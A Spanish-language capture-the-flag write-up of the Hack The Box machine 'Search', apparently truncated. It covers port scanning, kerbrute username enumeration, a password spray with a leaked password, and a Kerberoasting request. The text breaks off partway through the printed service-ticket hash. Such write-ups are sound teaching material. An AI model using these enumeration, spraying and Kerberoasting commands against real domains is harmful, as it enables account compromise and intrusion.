
Search - Writeup


RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:



```
┌──(kali㉿kali)-[~/Downloads]
└─$ cat scan.txt
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 202
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Dom
443/tcp   open  ssl/http      Microsoft IIS httpd 10.0
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Dom
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Dom
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Dom
8172/tcp  open  ssl/http      Microsoft IIS httpd 10.0
9389/tcp  open  mc-nmf        .NET Message Framing
49667/tcp open  msrpc         Microsoft Windows RPC
49675/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49676/tcp open  msrpc         Microsoft Windows RPC
49698/tcp open  msrpc         Microsoft Windows RPC
49711/tcp open  msrpc         Microsoft Windows RPC
49726/tcp open  msrpc         Microsoft Windows RPC
```


Localizamos el nombre, dominio y SO de la maquina victima:



```
┌──(kali㉿kali)-[~/Downloads]
└─$ netexec smb 10.10.11.129
SMB         10.10.11.129    445    RESEARCH         [*] Windows 10 / Server 2019 Build 17763 x64 (name:RESEARCH) (domain:search.htb)
```

Nombre: Research
SO: Windows Server 2019
Dominio: search.htb

En el puerto 80 vemos un listado de usuarios:



Keely Lyons
SECURITY MANAGER

Dax Santiago
PRODUCT MANAGER

Sierra Frye
SECOPS MANAGER

Kyla Stewart
PRODUCT MANAGER


Kaiara Spencer
PRODUCT MANAGER

Dave Simpson
PRODUCT MANAGER

Ben Thompson
PRODUCT MANAGER


Chris Stewart
PRODUCT MANAGER

Podemos crear una wordlist con posibles nombres de usuarios teniendo en cuenta estos nombres y validarlos con kerbrute:




```
┌──(kali㉿kali)-[~/Downloads/kerbrute]
└─$ ./kerbrute userenum --dc 10.10.11.129 -d search.htb ../users.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (n/a) - 12/17/24 - Ronnie Flathers @ropnop

2024/12/17 05:26:21 >  Using KDC(s):
2024/12/17 05:26:21 >   10.10.11.129:88

2024/12/17 05:26:21 >  [+] VALID USERNAME:       Dax.Santiago@search.htb
2024/12/17 05:26:21 >  [+] VALID USERNAME:       Keely.Lyons@search.htb
2024/12/17 05:26:21 >  [+] VALID USERNAME:       Sierra.Frye@search.htb
2024/12/17 05:26:21 >  Done! Tested 24 usernames (3 valid) in 0.358 seconds
```

Por el puerto 443 vemos una imagen que pone lo siguiente:




En esta imagen pone que tiene que enviar una contraseña ("IsolationIsKey?") a Hope Sharp. Vamos a validar si el usuario hope.sharp existe:




```
┌──(kali㉿kali)-[~/Downloads/kerbrute]
└─$ ./kerbrute userenum --dc 10.10.11.129 -d search.htb ../users.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (n/a) - 12/17/24 - Ronnie Flathers @ropnop

2024/12/17 05:48:41 >  Using KDC(s):
2024/12/17 05:48:41 >   10.10.11.129:88

2024/12/17 05:48:41 >  [+] VALID USERNAME:       hope.sharp@search.htb
2024/12/17 05:48:41 >  [+] VALID USERNAME:       sierra.frye@search.htb
2024/12/17 05:48:41 >  [+] VALID USERNAME:       dax.santiago@search.htb
2024/12/17 05:48:41 >  [+] VALID USERNAME:       keely.lyons@search.htb
```

Es valido, vamos a ver si esa contraseña le pertenece:




```
┌──(kali㉿kali)-[~/Downloads]
└─$ netexec smb 10.10.11.129 -u users.txt -p 'IsolationIsKey?'
SMB         10.10.11.129    445    RESEARCH         [*] Windows 10 / Server 2019 Build 17763 x64 (name:RESEARCH) (domain:s
SMB         10.10.11.129    445    RESEARCH         [-] search.htb\dax.santiago:IsolationIsKey? STATUS_LOGON_FAILURE
SMB         10.10.11.129    445    RESEARCH         [-] search.htb\keely.lyons:IsolationIsKey? STATUS_LOGON_FAILURE
SMB         10.10.11.129    445    RESEARCH         [-] search.htb\sierra.frye:IsolationIsKey? STATUS_LOGON_FAILURE
SMB         10.10.11.129    445    RESEARCH         [+] search.htb\hope.sharp:IsolationIsKey?
```

La contraseña es correcta. Vamos a ver si algun usuario es kerberoasteable:




```
┌──(kali㉿kali)-[~/Downloads]
└─$ impacket-GetUserSPNs 'search.htb/hope.sharp:IsolationIsKey?' -dc-ip 10.10.11.129
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName               Name     MemberOf  PasswordLastSet             LastLogon  Delegation
---------------------------------  -------  --------  --------------------------  ---------  ----------
RESEARCH/web_svc.search.htb:60001  web_svc            2020-04-09 08:59:11.329031  <never>
```

El usuario "web_svc" es kerberoasteable, vamos a solicitar su TGS:




```
┌──(kali㉿kali)-[~/Downloads]
└─$ impacket-GetUserSPNs 'search.htb/hope.sharp:IsolationIsKey?' -dc-ip 10.10.11.129 -request
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName               Name     MemberOf  PasswordLastSet             LastLogon  Delegation
---------------------------------  -------  --------  --------------------------  ---------  ----------
RESEARCH/web_svc.search.htb:60001  web_svc            2020-04-09 08:59:11.329031  <never>



[-] CCache file is not found. Skipping...
$krb5tgs$23$*web_svc$SEARCH.HTB$search.htb/web_svc*$477a4d8939cb437db98a730ecfd500ce$726034854a62ffb0e8f197a0763ffea6bfe5fd315e
a7148c8a82626e14975922ee72f0563b4623f084f5647098afbebac0fb8ddb5e15f37d516eed8b1a21c724e97b33e9758ba34e801d14311d0b64645260839b7
8693e8a1e838c72c3dd7b9e1c0e60ff828889022877e9ecd9c68b8d65ac1eb69a5dd38fabc1fad701e692d4461f75715ff2fff5926980f01916fc6c29ee31d2
b5ae5606da07f7149f51ff0077f45fed1b742cf5bd7805738f7398a5774543f7f6b7bc7063ff180e8aea5e5c5928610ff6bd5988e7844449590e605dcecc52f
68f491cf09f2e96986bcd6579945ece1da404afb6fd483011ed7d6226b22cbbc6e4c56cd143fed56a0d4a8ae60da244dfd39985132bcda6133a5a34388b4f88
4c9a3f74f0bc61a5f10a3c683113fa41d226570858f701de6ab4194767721235f01bf11551fda9d1d745b63fcd6122f34380b69e671bfd4e9acbaf9bbd7e38c
